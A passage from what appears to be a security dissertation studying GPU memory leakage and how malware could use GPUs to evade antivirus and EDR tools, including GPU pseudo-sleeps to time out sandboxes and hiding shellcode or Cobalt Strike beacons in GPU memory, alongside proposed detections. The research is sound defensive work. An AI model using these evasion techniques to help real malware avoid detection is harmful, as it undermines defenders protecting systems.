These GPU information leakage results are all from 5 years ago or more though, and there has been less work recently. In April 2022, Hoover [41] reviewed existing GPU information leakage vulnerabilities and was unable to successfully exploit any of them. Whilst this was an undergraduate dissertation, and so worthy of slightly more scrutiny, the failure of all attempted exploits suggests that known information leaks from GPUs may have been mitigated. It's worth noting that [41] doesn't mention Error Correction Codes (ECCs) at all, whilst [40] found that having ECC enabled on an Nvidia GPU, which is a default configuration, prevented information leakage from GPU memory. Alongside this, some of Hoover's claims appear more definitive than his results would support. For example, he claims that GPU global memory is "initialized to zero" after allocation and "zeroed after deallocation" [41, p. 1] but then during his experimentation phase notes that "memory was cleared out sometime between deallocation and allocation" [41, p. 5] as opposed to finding memory clearing necessarily occurs in both allocation and de-allocation. As such, Hoover's results are worth reviewing, especially as he notes that it was "sometimes unclear" why the vulnerabilities weren't exploitable and the "lack of documentation by Nvidia" [41, p. 5] made it difficult to identify any potential fixes they'd implemented.

3.2. AV and EDR Evasion

The development of malware and subsequent development of detections for malware is an established cycle, with malware authors constantly attempting to develop new methods to avoid existing detections, and malware analysts and EDR vendors writing new detections when they discover novel functionality or methods within malware. This cycle means that malware development, unlike a lot of research, consists not just of doing new things, but also of doing existing things differently.

In the last decade, malware has begun to use GPUs to reduce the chance of detection, with [42] noting that by 2015 only one known GPU-assisted malware had been seen in the wild. Historically, this had been more the focus of researchers, with both a keylogger [9] and rootkits [43, 44, 45] using GPU memory having been developed, as well as an unpacking mechanism [46] which utilised both GPU memory and the computational abilities of the GPU to implement brute-force unpacking.

More recently, VX-Underground claimed that malware was sold which allows binaries to be executed by the GPU and in GPU memory space, as opposed to by the CPU [10]. Given that GPU cores are different to CPU cores, being much less complex and designed for much more specific tasks, it is unclear how they have managed to do this. It is important to note that initially VX-Underground claimed that they would "demonstrate this technique soon" [10] but this was over a year ago and no such demonstration has been provided. Therefore, it is unknown if this capability has actually been developed.

3.2.1. Malware Analysis and Detection

To fully understand how GPUs may be useful in AV or EDR evasion, it is important to consider the malware detection methods that a threat actor may be trying to evade. We first consider the two well-established types of malware analysis:

- **Static** – Analysis performed without running the sample executable. This can include looking at file hashes and strings or decompiling and analysing the code using a tool such as Ghidra [47].
- **Dynamic** – Analysis performed by running the sample executable and observing the system state during and after its execution.

These types of analysis are separate to the categories used to describe malware detection. In existing literature, such as [48, 49], the following types of malware detection are identified:

- **Signature-based detection** – Involves scanning for known patterns within sample executables, such as file hashes, strings, file types, or a certain sequence of bytes.
- **Behaviour-based detection** – Involves identifying actions performed by an executable by running it and assessing changes made to the system state during the program's execution.
- **Heuristic-based detection** – Involves comparing an executable to known malware and malicious behaviour, utilising both static and dynamic analysis. For example, using fuzzy matching to look for code similar to known malware.

During my research, I didn't find these categories of malware detection useful. It was difficult to determine the distinction the authors were trying to make between dynamic heuristic-based detection and behaviour-based detection. The descriptions for behaviour-based detection also just seemed to match that of dynamic analysis, when it seemed possible the behaviour of a sample program could be determined by decompiling it and analysing the code and, for example, the Windows API calls it made. As such, below are two definitions I feel are more helpful for understanding the different types of malware detection.

- **Signature-based detection** – Involves scanning for known indicators, including file hashes, strings, file types, and certain sequences of bytes.
    - These could relate to specific versions of malware (hashes), specific families of malware (strings), or specific malicious actions, such as the byte sequence

    associated with the assembly used to perform certain debugger checks as an anti-analysis tool [8].
  - This could use static analysis by checking the sample executable hash and looking for specific strings or byte patterns.
  - This could use dynamic analysis, by signature matching in-memory code that was packed or encrypted within the initial executable.
- **Behaviour-based detection –** Involves identifying actions performed by an executable and comparing that to known tactics, techniques, and procedures (TTPs).
  - This could use static analysis by analysing Windows API calls to look for known sequences, such as *OpenProcess, VirtualAllocEx, WriteProcessMemory,* and *CreateRemoteThread* which can be used for code injection.
  - This could use dynamic analysis by observing network traffic, registry keys, and file modifications when the sample executable is run.

In this way, the definitions of the state of the sample during analysis (static or dynamic) is separated from the method being used to infer information about the sample (signature-based or behaviour-based). The signature-based and behaviour-based detections can be considered in a similar way to the difference between indicators of compromise (IOCs) and TTPs.

Behaviour-based detection is the more important detection method now given the ease with which malware can bypass signaturing, as shown by metamorphic and polymorphic viruses [50]. Even in the early 2000s, it was noted that static signature-based detection provided limited security [30], though the subsequent use of in-memory scanning (scanning the RAM associated with a given process) has since made signature-based detection more relevant.

It is also important to note the times when malware may be analysed or detected, with there being three main phases during which analysis or detection can occur.

- **Pre-execution** – Analysis or detection occurring before the executable is run on a live system. This can occur during downloading of the executable, and could involve the running of the executable within a sandbox environment. This rarely consists of manual analysis given the logistical difficulties of manually analysing all downloaded or executed files.

- **During execution** – Detection occurring whilst the executable is being run on a live system. This could occur if an AV or EDR solution detects anything during runtime, such as suspicious behaviour. Initial detection is likely to be automated, but manual analysis may occur at this stage.
- **Post-execution** – Analysis or detection occurring after the executable has run. This may be after a breach has been discovered and incident response activities have identified the executable as malicious. This is the stage most likely to involve manual analysis, as more definitive evidence of malicious activity is likely to have been found.

When malware authors are considering these phases of detection and analysis, avoiding detection in the first two phases is crucial. This allows the malware to execute, and so bypassing these is the priority. Whilst malware often includes obfuscation to make manual analysis more difficult, the first two phases consist mostly of automated checks, and therefore these are the most important checks for malware to bypass.

3.2.2. In-Memory Malware

In recent years, the development of in-memory malware [29], where malicious code is never actually written to persistent memory and is only ever stored in volatile RAM, has required changes in malware detection methods. Historically, AV solutions would scan files when they were “written to disk” (i.e. stored in persistent memory such as HDD or SSD) and perform signature-based detection at this point. In-memory malware evades this kind of detection entirely, and so instead EDR solutions scan and dump a process’ memory at a point in time and analyse this to look for signatures or behavioural indicators.

Botacin et al. [29] note some of the restrictions of memory scanning though, specifically that it is resource intensive and so cannot be done continuously. This means that malicious code may be present in memory between scans without being detected, provided it isn't present at the specific times that memory is scanned.

Therefore, it is important for EDR solutions to carefully determine when they are going to scan a process' memory to have the best chance of identifying indicators of malicious behaviour. For example, WithSecure [51] noted that the calls to the *CreateProcess* and *CreateRemoteThread* resulted in Windows Defender scanning the calling process' memory. The logic behind this is that these API calls could be used to create a process or thread in which to run shellcode, and so scanning as that thread or process is created might identify shellcode which was previously obfuscated in some way, but has been decoded in order to be stored in executable memory and be run.

Even if shellcode or other malicious code is obfuscated whilst in memory though, it can still sometimes be detected. Secarma's research [52] found that using three rounds of XOR with the keys 0x42, 0x43, and 0x44 on a malicious payload still wasn't enough to prevent Microsoft Defender from successfully detecting it. This highlights that as malware encoding becomes stronger, so does the ability of EDR solutions to detect encoded payloads.

Given the most popular command and control (C2) infrastructure available [53], Cobalt Strike [54], runs its payload "Beacon" in-memory, in-memory indicators are currently a major focus of malware detection and evasion. These indicators of malicious activity can include signatured shellcode stored in memory and behaviour-related indicators such as executable memory pages not being backed by memory on disk.

The Demon keylogger [9], for example, maps the keyboard buffer into the memory of the process running on the host system. This allows the GPU kernel to access that memory, but then the keyboard buffer can be unmapped from the host process' memory because the GPU accesses the memory via direct memory access (DMA). As such, once the physical address memory address of the keyboard buffer is in the GPU's page table, the keyboard buffer no longer needs to be within the host process' memory. As EDR solutions have no sight over GPU memory, there is no longer a way to tell that the keyboard buffer is being accessed by the keylogger, allowing it to go undetected. It is noted in [55, p. 1] that "it is difficult to detect the execution of GPU-hosted malware, and in certain cases, it is even difficult to detect its presence", highlighting the difficulties that cybersecurity teams and vendors have with handling malware which uses GPU memory.

3.2.3. Computation

The functionality of GPUs is to provide accelerated programming by using parallel processing on certain tasks which benefit from such processing. The computing power of GPUs could be utilized in several different ways to benefit malware. One use of GPU computation already discussed is cryptography, with password-cracking and cryptocurrency mining software using GPU computation extensively. This has been utilised by crypto-mining malware, which infects systems and performs cryptocurrency mining on victim's computers and GPUs, for over 15 years [56].

However, as mentioned in section 3.2.2, encryption is also often used to obfuscate suspicious code, with the code only being decrypted when it needs to be run to reduce the chance of detection [57]. However, the use of encryption could be identified via static or dynamic analysis, which may trigger alerts or result in further analysis of a binary. If this encryption were offloaded to the GPU, then it may bypass detections for standard encryption libraries as it would be using a relatively uncommon implementation of encryption.

Another, more novel, use of GPU computation would be using it to act as a sleep function by initiating a series of computations which take a certain amount of time to complete. Oyama [58, p. 462] suggests that "time consuming computations … can also be substituted for sleep" and that non-standard sleeps "significantly complicates the analysis of sleep behaviour". This suggests that using computations on a GPU as a pseudo-sleep could be a viable anti-analysis technique. Oyama also identifies five purposes of sleep operations for malware, though two of them are generic reasons for software to use sleep, so have been omitted here:

- **Timing out dynamic analysis in a sandbox** – Sandboxes only test samples for a certain period of time, so delaying any malicious activity until after that will bypass any dynamic analysis.

- **Detection of analysis systems** – Because sandboxes can be bypassed by using long sleeps, they sometimes hook the Windows Sleep function, or other related API calls, to skip the sleeps. This can then be detected by the malware though, if it can use another method to query the actual system time and detect any variance.
- **Waiting for a certain condition** – Malware, such as C2 payloads, often stays dormant for long periods of time, checking in with a C2 server for instructions regularly, but trying to remain undetected in-between. Sleeping allows the malware to minimise its resource usage and avoid detection as much as possible.

The major benefit of a GPU pseudo-sleep would be that it would be incredibly difficult for a sandbox to hook it in the same way a normal sleep can be. If particular calculations are run, they will take a certain time to complete, and there is no way for the system to speed that up.

This is important because sandboxes have developed tools to bypass timing out techniques. For example, Cuckoo Sandbox [59] is a leading open-source malware analysis tool, used to assess malware anti-analysis techniques in [60, 61], and contains a signature to identify when a Windows sample sleeps for more than 120 seconds [62] and the ability to skip all sleeps which run in the first five seconds of a sample, and all longer than a certain length [63, 64]. In fact, it's possible to see the progression of these techniques, as [61] found issues with the sleep-skipping logic in Cuckoo and recommended that sleeps longer than a specific limit are skipped. A year later, this functionality was available in Cuckoo [64].

Moreover, simply the use of GPU code would likely result in an executable crashing in most sandboxes given they don't have attached GPUs and so won't be able to run the GPU code. This benefits the malware author, as this further prevents analysis as the malware will crash and perform no malicious activity. It also means that a GPU pseudo-sleep is by default likely to detect analysis systems, as it just won't run on them. Therefore, we need only consider the other two reasons for using a sleep function: timing out dynamic analysis and waiting for a certain condition.

4. Experiment Setup

4.1. Experiment Environment

GCP access was available for this project thanks to the industry sponsor, PwC. This provided access to VMs, running Linux or Windows operating systems, with attached Nvidia Tesla T4 GPUs. Alongside this, a physical machine was available for testing with an Nvidia GeForce GTX 970. All the testing was performed on these machines, and the full list of machines used can be seen in Table 2.

Machine	Nvidia GPU	Driver	CUDA version	Experiments
Physical machine (PM)	GeForce GTX 970	516.94	11.7	1
Windows-1 (W1)	Tesla T4	511.65	11.6 and 11.7	1, 2, and 3
Windows-2 (W2)	Tesla T4	472.39	N/A	2
Ubuntu-1 (U1)	Tesla T4	515.65.01	11.6	2
Ubuntu-2 (U2)	Tesla T4	515.65.01	N/A	2 and 3
Debian-1 (D1 but is named linux3 in screenshots)	Tesla T4	510.47.03	11.0	1 and 3

Table 2 - Machines used during experimentation

Given that [40] found that ECCs needed to be disabled to allow GPU memory leakage, all machines had ECCs disabled for all experiments. More detailed notes on the machines used and any setup steps which caused issues or resulted in errors are included in Appendix A.

4.2. Experiment Goals

As has been established, there are a variety of security considerations to consider related to GPUs, and it is outside the scope of this work to investigate them all in depth. Instead, this project seeks to consider those attack vectors amplified by recent technological developments, and therefore considered most likely to be implemented.

4.2.1. Experiment 1 - GPU Memory Leakage

Given side-channel attacks are so difficult to perform in an uncontrolled environment, they haven't been considered in this project, and instead direct memory leakage has been focused on. The most recent assessment of memory leakage vulnerabilities in GPUs, by Hoover [41], found that existing memory leakage attacks failed against Nvidia GPUs. The three claims made by Hoover are that he proved that [41, p. 1]:

1. "GPUs now implement the security feature of address space layout randomization (ASLR)"
2. "GPU global memory is now zeroed out after deallocation"
3. "Newly allocated GPU global memory is initialized to zero"

However, Hoover doesn't mention ECCs at all, whilst [40] finds that the implementation of ECCs on Nvidia GPUs prevented information leakage which was otherwise possible if ECCs were disabled. Thus, this work looks to verify the results of Hoover to ensure they are accurate.

As noted in section 3.1.2, the potential for GPU memory leakage in a cloud environment is of particular concern given the lack of existing access it requires. Alongside this, existing research didn't test for GPU memory leakage across VMs in a cloud environment due to the structure used which relied on a known plaintext [40]. Therefore, this work will check if GPU memory leakage is possible, via existing methods, within a GCP environment. Thus, the goals of this experiment are to:

1. Assess the results of Hoover [41] to determine if memory leakage on Nvidia GPUs is still a viable attack vector.
2. Establish if GPU memory leakage can be achieved between VMs on GCP.

4.2.2. Experiment 2 - GPU Pseudo-Sleep

When considering the new ways in which a GPU could be leveraged by malware, research suggested that a pseudo-sleep function implemented by GPU calculations could be useful. When considering the requirements needed for this function, we refer back to the reasons why malware performs a sleep from 3.2.3:

- Timing out dynamic analysis in a sandbox
- Waiting for a certain condition – For the purposes of this experiment we considered a command-and-control implant sleeping for a set period before reaching out to a C2 server for instructions, then executing the instructions and sleeping again.

The requirements for a sleep function in each of these situations is slightly different, and the main requirements for each use case were determined as follows:

1. **Sandbox evasion**
    a. Needs to avoid using standard functions which EDRs or sandboxes will hook or interfere with.
    b. Needs to allow for a long enough sleep to bypass the length of time the sandbox will be used for.
2. **Command and control**
    a. Must use limited system resources as it needs to remain undetected.
    b. Needs to be able to sleep for a relatively precise amount of time, as knowing when the implant will execute instructions is important. For example, if performing reconnaissance against Active Directory (AD) which requires many LDAP queries, an attacker may hope to perform this around 9am, when initial log on traffic from employees could mask the unusual LDAP traffic.

4.2.3. Experiment 3 - GPU Memory Scanning

As discussed in 3.2.2, the use of GPU memory to bypass memory scanning by EDR solutions has been implemented both in academic settings and supposedly by actual malware authors.

During research, a GitHub repository, GPUSleep, and associated blogpost were identified with an implementation of this method which applied to Cobalt Strike [65]. It hooks the standard sleep function used by Cobalt Strike so that when Cobalt Strike sleeps, the beacon is instead encrypted and copied into GPU memory, and then restored at the end of the sleep.

Given that there already exists complex implementations of storing data in GPU memory to avoid in-memory scanning, it was considered unlikely that this project would develop a significantly different or more relevant example. Instead, whilst we do develop a simple proof of concept, we focused on possible detections for this anti-analysis method. Specifically, we look into the ability to scan a process' GPU memory in the same way as you can currently scan GPU memory. Our three specific aims for this experiment are:

1. To develop a simple proof of concept application which stores malicious code in GPU memory and then retrieves it.
2. To test this proof of concept against established tools used for detecting malicious in-memory activity.
3. To develop analysis methods for GPU malware, in particular a method of scanning the GPU memory of a process.

4.3. Experiment Methodologies

4.3.1. Experiment 1 – GPU Memory Leakage

Reviewing the experiments performed by Hoover [41], there are four attacks deemed ASLR-dependent, and two attacks deemed ASLR-independent.

The result of Hoover's first experiment claims to show that ASLR is present on GPUs, though the test was only performed on a Linux machine. Therefore, repeating Hoover's first experiment, using the same code which is originally from [66], across the machines PM, W1, and D1 with ECCs disabled, is sufficient to assess the validity of Hoover's first claim, as mentioned in section 4.2.1.

When considering the other two claims, which I don't believe are supported by the results of Hoover's experiments as discussed in section 3.1.2, this work will first repeat Hoover's sixth experiment across the machines PM, W1, and D1 with ECCs disabled. This is the attack which requires the least, in that if any of the other 5 attacks work, then this attack would also work. This is due to the fact that it doesn't require any memory addresses to be consistent, so is ASLR-independent, and because it all occurs within a single process, there is no potential issue of memory zeroing occuring when a process ends is triggered. It involves the filling of GPU global memory with a known value, the freeing of that memory, and then the dumping of all GPU global memory. If this attack fails, therefore, then all of the other attacks would also fail.

If this attack does fail, then test programs will be written which can be debugged using Nvidia Nsight Next-Gen CUDA Debugger on Windows or cuda-gdb on Linux to provide insight at a lower level into GPU memory during the exeuction of the programs. This may allow for the "sometimes unclear" [41, p. 5] causes behind the failure of the memory leakage attacks to be identified, including whether memory is zeroed out during allocation, after freeing, or neither. It is also possible that the attack succeeds on PM but fails on W1 and D1 due to protections implemented by the cloud provider, in which case the test programs will be run only on PM.

If this verification of Hoover's results suggests that memory leakage is possible, then a program will be written to dump all of GPU global memory which can be run as soon as a VM is created in GCP. This will be run 50 times each on W1 and D1 to give a reasonable chance of detecting possible GPU memory leakage. Given that ECCs might need to be disabled on the GCP VM which has previously used the GPU, and ECCs being enabled is a default configuration [40], even if GPU memory leakage is possible, it could take a significant number of attempts to successfully recover data.

If the review of Hoover's results suggests that memory leakage isn't possible, the experiments will also be run for completeness, but only 20 times each.

4.3.2. Experiment 2 – GPU Pseudo-Sleep

As CUDA is being used, the first step was to consider existing CUDA calculation implementations to determine which calculation types may be useful. The CUDA 11.6 sample files [67] were used to find suitable calculations for a GPU sleep. Samples were limited to those calculations that could be edited to adjust the length of the calculation easily, and those which had minimal requirements besides CUDA, to allow the pseudo-sleep to work on the largest possible range of machines.

We recall the pseudo-sleep requirements identified in section 4.2.2:

1. **Sandbox evasion**
    a. Needs to avoid using standard functions which EDRs or sandboxes will hook or interfere with.
    b. Needs to allow for a long enough sleep to bypass the length of time the sandbox will be used for.
2. **Command and control**
    a. Must use limited system resources as it needs to remain undetected.
    b. Needs to be able to sleep for a relatively precise amount of time, as knowing when the implant will execute instructions is important. For example, if performing reconnaissance against Active Directory (AD) which requires many LDAP queries, an attacker may hope to perform this around 9am, when initial log on traffic from employees could mask the unusual LDAP traffic.

To assess whether these pseudo-sleep requirements were met, the following methods were used:

- **1a** – Any use of suspicious API calls known to be used by malware were discussed and justified.
- **1b** – The pseudo-sleep should be tested to ensure it can run for at least 6 hours. It is unlikely that a sandbox would run for that long, with [58, p. 463] noting that time limits for analysis are typically "from a few minutes to several tens of minutes", though also

mentioning that some malware has been known to sleep for longer, such as "the KeRanger ransomware, which first sleeps for three days".

- **2a** – Measure the RAM and CPU usage of the pseudo-sleep using Windows Task Manager to one decimal place. Given any high period of RAM or CPU usage could result in detection, the highest RAM and CPU usage that occurred during the program's execution were used.
- **2b** – Measure the relative error of the pseudo-sleep compared to the intended sleep length, with the exact equation detailed in Equation 1, and then take an average over ten sleeps. This was done by using a timer which began at the start of the pseudo-sleep function, and which ended when the function terminated. The first five sleeps will be conducted with no other GPU activity, whilst the last five will be performed with another GPU kernel running, specifically a vector addition, to determine if GPU activity affects the sleep accuracy.

Equation 1:

- *ActualSleep* – The measured length of the GPU pseudo-sleep function.
- *IntendedSleep* – The intended sleep for the GPU pseudo-sleep.

$$RelativeError = \frac{|ActualSleep - IntendedSleep|}{IntendedSleep}$$

Given that the aim of this experiment is simply to produce a reasonable pseudo-sleep, as opposed to a completely optimised version which would need further testing and refinement, it was decided that the system resource testing (2a) would be the criteria used to determine between existing sample files. The sleep length (1b) and accuracy (2b) criteria, and the suspicious Windows API call checks (1a) could then be applied to the chosen sample file, and another sample could be picked if the original choice failed on any of these criteria.

It was also decided that this criteria testing would be performed just on Windows, specifically W1, given that it is overwhelmingly the most likely operating system to be targeted by malware, with 78.64% of malware being Windows-based in 2019 [68, p. 4]. However, the final pseudo-sleep would be tested to ensure it worked on Linux devices with CUDA installed (U1) and both Windows and Linux devices without CUDA installed (W2 and U2).

Given that no current sandboxes were able to be identified which were able to run CUDA code, no actual testing of the sandbox evasion could be achieved. The CUDA program would crash on devices without the necessary Nvidia GPU and drivers, thereby bypassing the sandbox by default as the sandbox couldn't detect malicious behaviour because the program would crash before it would perform any malicious actions.

4.3.3. Experiment 3 – GPU Memory Scanning

Developing a proof-of-concept for storing malicious shellcode in GPU memory should be relatively straightforward. MSFvenom [69] will be used to generate the shellcode, as this is a well-known shellcode-generator and so the default shellcode will likely be signatured, allowing for detection. Because of this, Windows Defender will likely need to be turned off for the Windows proof-of-concept, as otherwise it will delete the executable from disk before it can be run. This executable will be used to mimic "in-memory" malware, which could be run from an initial command-and-control implant, but for ease is being run from disk during this experiment.

To assess the ability of storing data in GPU memory to bypass existing in-memory scanning, we test our proof-of-concept against several popular tools for malware analysis. These tools are:

- X64dbg – A popular debugger for Windows executables [25].
- PE-Sieve – A tool used to dump the memory of a specific process on Windows and scan it for suspicious code, hooks, patches, etc. [70].

These were picked because they are each a popular representative for slightly different kinds of memory scanning. PE-Sieve can be used by an analyst on a suspicious process, and as the memory scanning done by PE-Sieve will automatically detect and extract potentially suspicious code, it is suited for initial investigation of a suspicious process. For example, it was used in [71] as a method of malware detection. On the other hand, x64dbg is a popular debugger, taught by

SANS in the FOR610 Reverse-Engineering Malware course [72]. It is more often used when an executable or process is known to be malicious, and a more thorough examination is required, as it will just provide access to memory, but this will need to be manually analysed by an analyst.

The proof-of-concept will be tested against two scripts which contain the same shellcode but don’t store it in GPU memory. These will be:

- TestProgram1 – This stores the shellcode in executable memory using *VirtualAlloc* and *memcpy* and then sleeps. This is used to represent the situation where shellcode is stored in executable memory.
- TestProgram2 – This leaves the shellcode stored as a variable and sleeps. This is used to represent the situation where shellcode is in memory but not yet stored in executable memory.

When testing with PE-Sieve, relevant flags which could result in detection of the shellcode must be considered. By default, PE-Sieve will scan just executable memory. Here, the relevant flags are:

- */shellcode* – Looks for known shellcode.
- */data 3* – This results in PE-Sieve scanning all process memory, not just executable memory.

When considering methods of detection for malicious code stored within GPU memory, it is important to consider what part of the problem is “new”. Methods of identifying malicious code from within a memory segment are well-developed, such as the methods used by PE-Sieve. What is new for this detection method would be acquiring the GPU memory data. Whilst it is worth investigating basic static analysis to determine if a program is interacting with a GPU, which can be useful as an indicator if a malicious program has no clear reason to be using the GPU, the more important detection methods should focus on acquiring the GPU memory associated with a specific process. As such, the three areas which will be investigated are:

- Basic static analysis, including strings and imports.

- Debuggers – As the CUDA debuggers allow GPU memory to be viewed, assess whether they can be used to view the GPU memory of other processes.
- Other open source research – This should be used to identify any other means of obtaining a process' GPU memory.


When looking for a detection method for anything, the aim is to minimise both the false positive and the false negative rates. The relative importance of each error rate depends upon the circumstances. For errors in a nuclear power plant, you would be more concerned with false negatives given the scale of the potential impacts, whereas in a factory a large number of false positives could disrupt work more than some products being defective.

In cyber security, the relative importance of each error type is often dependent on the type of system being protected, the size and resources of the security team, how time-sensitive the operation of the system is, etc. . As such, no error-type preference was applied when considering different detection methods.

5. Experiment 1 – GPU Memory Leakage

5.1. Hoover - ASLR

Repeating Hoover's [41] first experiment, which uses code from [66], produced the same result on a Linux machine, D1, as Hoover had found, but showed that on Windows machines, PM and W1, there was no ASLR implemented.



```
C:\Users\nbrooks\Source\Repos\ASLR-Test\x64\Release>ASLR-test.exe
0000000B05E00000

C:\Users\nbrooks\Source\Repos\ASLR-Test\x64\Release>ASLR-test.exe
0000000B05E00000

C:\Users\nbrooks\Source\Repos\ASLR-Test\x64\Release>ASLR-test.exe
0000000B05E00000
```

Figure 4 - ASLR test on W1

As the GPU model, the Nvidia Tesla T4, was the same in both D1 and W1, this suggests that the ASLR implementation in Debian is an OS-specific implementation, as opposed to a mitigation implemented by the GPU manufacturer. This contradicts the first claim from Hoover.

5.2. Hoover – Memory Zeroing

This test was done on PM, W1, and D1 with ECCs disabled, and by using a program with the following logic. The full code can be found in Appendix B, and the code itself was adapted from code used in [33] which is available on GitHub [73]:

- First, the total free memory available on the system was identified using *cudaMemGetInfo*.
- This was then allocated using *cudaMalloc*.
- Then *cudaMemset* was used to set all of global memory to a specific value.
- Then this memory was freed using *cudaFree*.
- GPU global memory was the re-allocated and dumped to a file. Depending on the size of GPU RAM, it may be necessary to allocate GPU global memory in chunks and have several dump files. An implementation of this can be seen in the code in Appendix E

These dump files were analysed to check for non-null bytes.


- Firstly, the dump files were hashed. As all but the last dump file were the same size, if they were all null bytes then the hashes of all but the last dump should be the same.
    - Linux command – ***md5sum <file>***
    - Windows command - ***certutil -hashfile <file> MD5***
- A set of files covering the unique hashes in the list (the first and last dump file when the dumped memory was all null bytes) were then checked using the command ***xxd <dump file> | grep -v "0000 0000 0000 0000 0000 0000 0000 0000***. This would show all non-null bytes within the file.

This experiment was repeated 5 times across each of the platforms, with the result being the same each time.

This suggested that the existing information leakage vulnerabilities had been mitigated at least somewhat, but [41] didn't give any satisfactory answers on why the information leakage vulnerabilities hadn't worked, stating that it was "unclear" what the reason for the failure of the exploits was most of the time [41, p. 7].

Given that the information leakage vulnerabilities could be mitigated by zeroing memory either at the point of allocation or the point of freeing, and as Hoover claims both occur, testing to see if memory was zeroed after either of these operations was conducted.

In Windows, specifically W1, the Nsight Next-Gen Cuda Debugger was used. Initial tests used larger data structures, but it was noticed that if data was freed then it often was no longer visible within the memory window in the debugger. This meant that it wasn't possible to determine what happened to the memory values after they were freed because they were no longer viewable, and instead appeared as "***??"*** within the debugger. Figure 5 shows a comparison between memory which is viewable from a debugger but is empty (00) and that which isn't visible to the debugger (??).



```
Memory 1
Address: 0x0000000b061fff04
0x0000000B061FFF04  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFF20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFF3C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFF58  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFF74  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFF90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFFAC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFFC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B061FFFE4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000000B06200000  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
0x0000000B0620001C  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
0x0000000B06200038  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
0x0000000B06200054  ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 5 - Difference between a block containing an allocation and a block without an allocation in Nsight Next-Gen CUDA Debugger

However, it was noticed that small allocations resulted in a section of memory 2MB large being visible. For example, allocating space for a string in GPU memory and then copying the string in would result in the string being stored at the beginning of a 2MB block which then became visible, with the rest of the data being null bytes. It was also noticed that data seemed to be allocated in 512 byte chunks. So if two strings were allocated using *cudaMalloc*, each 20 bytes long, then one string may be stored at 0xb06000000, and the other would then be stored at 0xb06000200, even though the first string doesn't need 512 bytes of space.

So, when wanting to look at de-allocated memory, doing so with smaller data structures was necessary, as they may still be visible within the debugger after being de-allocated if nearby data is still allocated. This proved to be the case, and allowed the development of a program to test what happened to memory after it was freed and then re-allocated.

In oder to read GPU memory using Nvidia Nsight Next-Gen CUDA Debugger, you need to have the program stopped at a breakpoint within a CUDA kernel. You can allocate and free GPU memory without using a CUDA kernel, but in order to inspect the memory state to determine what is happeneing, a kernel is needed [74]. When creating a project in Visual Studio Community Edition 2019 with CUDA 11.6 installed, you are given the option to create a CUDA 11.6 project, which then generates a default cuda file *kernel.cu*.

This file contains a basic CUDA program, with a kernel which can be used to add vectors together. This CUDA kernel is called vectorAdd, and is invoked from a separate function called addWithCuda. This function addWithCuda deals with the setup and clearup of the kernel, but for our purposes the important information is what GPU memory it allocates, and if it fills any of that memory with data. It performs the following GPU memory allocations in this order:

- Uses *cudaMalloc* to allocate 20 bytes each to a pointer dev_c which is used to hold the output of the vector addition. Nothing is stored in dev_c, the memory is only edited within the actual CUDA kernel.
- Uses *cudaMalloc* to allocate 20 bytes to a pointer dev_a. The first vector to be added is then copied into that 20 bytes using *cudaMemcpy.*
- Uses *cudaMalloc* to allocate 20 bytes to a pointer dev_b. The first vector to be added is then copied into that 20 bytes using *cudaMemcpy.*

